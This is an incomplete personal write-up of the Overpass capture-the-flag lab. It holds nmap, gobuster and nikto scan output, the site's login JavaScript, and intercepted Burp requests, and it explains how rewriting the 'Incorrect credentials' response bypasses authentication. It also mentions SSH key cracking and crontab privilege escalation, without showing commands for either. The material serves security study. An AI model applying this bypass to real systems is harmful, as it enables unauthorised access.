
NAME [IP]



Hacktivities
Find a security topic to learn about.

416
Public Rooms

Series
Showing Overpass Series

Overpass
Follow the story of the Overpass company as they try to start a successful security software company. Covers basic web vulnerabilities, beginner cryptography, password cracking, PCAP forensics, and analysing source code.

✓ Free Overpass
What happens when some broke CompSci students make a password manager?

○ Free Overpass 2 - Hacked
Overpass has been hacked! Can you analyse the attacker's actions and hack back in?

○ Free Overpass 3 - Hosting
You know them, you love them, your favourite group of broke computer science students have another business venture! Show them that they probably should hire someone for security...

▶ Complete the series and earn a badge!

HOST

OS: Linux version 4.15.0-108-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020

ENUM

I started with a simple autorecon and realizing only 2 services are open I went and started burpsuite and began prodding around the webserver. After finding the javascript source code that was exposed I was able to exploit it and gain a foothold on the machine. I did a linpeas scan and noticed a couple things that were intresting. I exploited the misconfigured crontab and gained root.

VULN

The the first vuln that I used to gain a foothold was a broken auth vuln that allowed me to trick the webserver to change my session token and gain admin access. After finding and cracking the ssh key found on the admin page I did recon on the vuln machine and exploited the crontab and the misconfigured permissions on the machine.

SERVICE ENUM

TCP

[NMAP OVERVIEW]

```
# Nmap 7.91 scan initiated Mon Jul 19 00:46:58 2021 as: nmap -vv --reason -Pn -sV -sC --version-all
-oN /home/user/results/overpass.thm/scans/_quick_tcp_nmap.txt -oX /home/user/results/overpass.thm/-
scans/xml/_quick_tcp_nmap.xml overpass.thm
Nmap scan report for overpass.thm (10.10.108.95)
Host is up, received user-set (0.11s latency).
Scanned at 2021-07-19 00:46:59 BST for 73s
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYC7Hj7oNzKiSsLVMdxw3VZFyoPeS/-
qKWID8x9IWY71z3FfPijiU7h9IPC+9C+kkHPiled/-
u3cVUVHHe7NS68fdN1+LipJxVRJ4o3IgiT8mZ7RPar6wpKVey6kubr8JAvZWLxIH6JNB16t66gjUt3AHVf2kmjn0y8cljJuWRC-
JRo9xpOjGtUtNJqSjJ8T0vGIxWTV/sWwAOZ0/TYQAqiBESX+GrLkXokkcBXlxj0NV+r5t+Oeu/-
QdKxh3x99T9VYnbgNPJdHX4YxCvaEwNQBwy46515eBYCE05TKA2rQP8VTZjrZAXh7aE0aICEnp6pow6KQUAZr/6vJtfsX+Amn3
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMyyGnzRvzTYZnN1N4EflyLfWvtDU0MN/-
L+O4GvqKqkwShe5DFEWeIMuzxjhE0AW+LH4uJUVdoC0985Gy3z9zQU=
|   256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINwiYH+1GSirMK5KY0d3m7Zfgsr/ff1CP6p14fPa7JOR
80/tcp open  http    syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 19 00:48:12 2021 -- 1 IP address (1 host up) scanned in 73.69 seconds
```

SSH

NAME OpenSSH
VERSION 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
USERNAMES: Ninja, Pars, Szymex, Bee, MuirlandOracle, James

ENUM

nmap

```
# Nmap 7.91 scan initiated Mon Jul 19 00:48:12 2021 as: nmap -vv --reason -Pn -sV -p 22 --
script=banner,ssh2-enum-algos,ssh-hostkey,ssh-auth-methods -oN /home/user/results/overpass.thm/-
scans/tcp_22_ssh_nmap.txt -oX /home/user/results/overpass.thm/scans/xml/tcp_22_ssh_nmap.xml
overpass.thm
Nmap scan report for overpass.thm (10.10.108.95)
Host is up, received user-set (0.13s latency).
Scanned at 2021-07-19 00:48:12 BST for 4s

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYC7Hj7oNzKiSsLVMdxw3VZFyoPeS/-
qKWID8x9IWY71z3FfPijiU7h9IPC+9C+kkHPiled/-
u3cVUVHHe7NS68fdN1+LipJxVRJ4o3IgiT8mZ7RPar6wpKVey6kubr8JAvZWLxIH6JNB16t66gjUt3AHVf2kmjn0y8cljJuWRC-
JRo9xpOjGtUtNJqSjJ8T0vGIxWTV/sWwAOZ0/TYQAqiBESX+GrLkXokkcBXlxj0NV+r5t+Oeu/-
QdKxh3x99T9VYnbgNPJdHX4YxCvaEwNQBwy46515eBYCE05TKA2rQP8VTZjrZAXh7aE0aICEnp6pow6KQUAZr/6vJtfsX+Amn3
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMyyGnzRvzTYZnN1N4EflyLfWvtDU0MN/-
L+O4GvqKqkwShe5DFEWeIMuzxjhE0AW+LH4uJUVdoC0985Gy3z9zQU=
|   256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINwiYH+1GSirMK5KY0d3m7Zfgsr/ff1CP6p14fPa7JOR
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 19 00:48:16 2021 -- 1 IP address (1 host up) scanned in 4.48 seconds
```

VULN

https://www.exploit-db.com/exploits/45939 maybe

STEPS TO CONFIRM VULN

None I didn't need it

HTTP

ENUM

gobuster

SCAN OUTPUT

```
/.git/index.html (Status: 301) [Size: 0]
/404.html (Status: 200) [Size: 782]
/aboutus (Status: 301) [Size: 0]
/admin (Status: 301) [Size: 42]
/admin.html (Status: 200) [Size: 1525]
/css (Status: 301) [Size: 0]
/downloads (Status: 301) [Size: 0]
/img (Status: 301) [Size: 0]
/index.html (Status: 301) [Size: 0]
/index.html (Status: 301) [Size: 0]
/render/https://www.google.com (Status: 301) [Size: 0]
/render/https://www.google.com.aspx (Status: 301) [Size: 0]
/render/https://www.google.com.jsp (Status: 301) [Size: 0]
/render/https://www.google.com.txt (Status: 301) [Size: 0]
/render/https://www.google.com.html (Status: 301) [Size: 0]
/render/https://www.google.com.php (Status: 301) [Size: 0]
/render/https://www.google.com.asp (Status: 301) [Size: 0]
```

nikto

SCAN OUTPUT

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.108.95
+ Target Hostname:    overpass.thm
+ Target Port:        80
+ Start Time:         2021-07-19 00:48:13 (GMT1)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /admin.html: This might be interesting...
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3092: /downloads/: This might be interesting...
+ OSVDB-3092: /img/: This might be interesting...
+ 7786 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-07-19 01:03:02 (GMT1) (889 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

nmap

SCAN OUTPUT

```
# Nmap 7.91 scan initiated Mon Jul 19 00:48:12 2021 as: nmap -vv --reason -Pn -sV -p 80 "--
script=banner,(http* or ssl*) and not (brute or broadcast or dos or external or http-slowloris* or
fuzzer)" -oN /home/user/results/overpass.thm/scans/tcp_80_http_nmap.txt -oX /home/user/results/-
overpass.thm/scans/xml/tcp_80_http_nmap.xml overpass.thm
Nmap scan report for overpass.thm (10.10.108.95)
Host is up, received user-set (0.11s latency).
Scanned at 2021-07-19 00:48:13 BST for 275s

PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-chrono: Request times for /; avg: 308.91ms; min: 241.69ms; max: 358.74ms
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=overpass.thm
|
|     Path: http://overpass.thm:80/
|     Line number: 38
|     Comment:
|_        <!--Yeah right, just because the Romans used it doesn't make it military grade, change
this?-->
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Sun, 18 Jul 2021 23:48:29 GMT; +59m58s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|-
all> for deeper analysis)
| http-enum:
|   /admin.html: Possible admin folder
|   /css/: Potentially interesting folder
|   /downloads/: Potentially interesting folder
|_  /img/: Potentially interesting folder
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=overpass.thm
|   Found the following error pages:
|
|   Error Code: 404
|       http://overpass.thm:80/builds/overpassLinux
|
|   Error Code: 404
|       http://overpass.thm:80/builds/overpassMacOS
|
|   Error Code: 404
|       http://overpass.thm:80/src/overpass.go
|
|   Error Code: 404
|       http://overpass.thm:80/builds/overpassFreeBSD
|
|   Error Code: 404
|_      http://overpass.thm:80/src/buildscript.sh
|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-headers:
|   Accept-Ranges: bytes
|   Content-Length: 2431
|   Content-Type: text/html; charset=utf-8
|   Last-Modified: Sat, 27 Jun 2020 03:49:33 GMT
|   Date: Sun, 18 Jul 2021 23:48:28 GMT
|   Connection: close
|
|_  (Request type: HEAD)
| http-jsonp-detection:
| The following JSONP endpoints were detected:
|_/main.js
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might
not be vulnerable
|_http-malware-host: Host appears to be clean
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-mobileversion-checker: No mobile version detected.
| http-php-version: Logo query returned unknown hash 998cfe8473a9e216119e56c5f3695090
|_Credits query returned unknown hash 998cfe8473a9e216119e56c5f3695090
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-security-headers:
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 3; js: 1
|     /css/
|       css: 1
|     /img/
|       jpg: 1; png: 1; svg: 1
|   Longest directory structure:
|     Depth: 1
|     Dir: /img/
|   Total files found (by extension):
|_    Other: 3; css: 1; jpg: 1; js: 1; png: 1; svg: 1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Overpass
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-vhosts:
|_128 names had status 200
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-
limit=<number|all> for deeper analysis)
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 19 00:52:48 2021 -- 1 IP address (1 host up) scanned in 276.32 seconds
```

™

VULNS

VULN A

Name: Broken Authentication
Link: https://secromix.com/en/blog/broken-authentication-vulnerability/
What does it do: login function() is insecure
What does it require: Burpsuite or anything similar
Explain code:


```
async function postData(url = '', data = {}) {
    // Default options are marked with *
    const response = await fetch(url, {
        method: 'POST', // *GET, POST, PUT, DELETE, etc.
        cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
        credentials: 'same-origin', // include, *same-origin, omit
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded'
        },
        redirect: 'follow', // manual, *follow, error
        referrerPolicy: 'no-referrer', // no-referrer, *client
        body: encodeFormData(data) // body data type must match "Content-Type" header
    });
    return response; // We don't always want JSON back
}
```

```
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

you can see the login function suffers from broken auth. You can intercept the Incorrect Credintials and change it to have the server authenticate you.


STEPS TO CONFIRM VULN

First thing to do is to see if we can intercept the response to our admin login




```
POST /api/login HTTP/1.1
Host: 10.10.108.95
Content-Length: 30
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://10.10.108.95
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SessionToken=
Connection: close

username=monopoly&password=pwn
```

Now we can see if we can intercept the resposnse to the request.


Burp Suite Community Editio...
Burp Suite Community Edition v2021.5-7586 (Early Adopter) - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://10.10.108.95:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw \n Actions
Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Response to this request
Convert selection
URL-encode as you type
Cut Ctrl-X
Copy Ctrl-C
Paste Ctrl-V
Message editor documentation
Proxy interception documentation

```
POST /api/login HTTP/1.1
Host: 10.10.108.95
Content-Length: 30
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wir                like Gecko) Chrome/90.0.4430.93 Safari/537.36
Content-Type: application/x-www-form-urlencoc
Accept: */*
Origin: http://10.10.108.95
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SessionToken=
Connection: close

username=monopoly&password=pwn
```


Burp Suite Community Edition v2021.5-7586 (Early Adopter) - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Response from http://10.10.108.95:80/api/login
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Mon, 19 Jul 2021 01:21:51 GMT
Content-Length: 21
Content-Type: text/plain; charset=utf-8
Connection: close

Incorrect credentials
```

Now according to the source code

```
if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
```

If we set this to anything else it should set this to anything else to get admin access. :)

SUMMARY OF VULNERABILITIES

High level summary of the system's vulnerabilities -- basically a forced **stop-and-check processing stage** so as not to drop into rabbit holes. Good

Webserver running on port 80 is insecure :0.

ATTACK SURFACE QUESTIONS

What are our vulnerable services?
Webserver

What seems most likely or most straightforward to leverage and why?
The insecure admin login page.

What does this service give us access to?
The admin page of the webserver and also a ssh key left on the admin index file.

Do we have all the correct files/versions/access to exploit?
Burpsuite :)

STUCK?
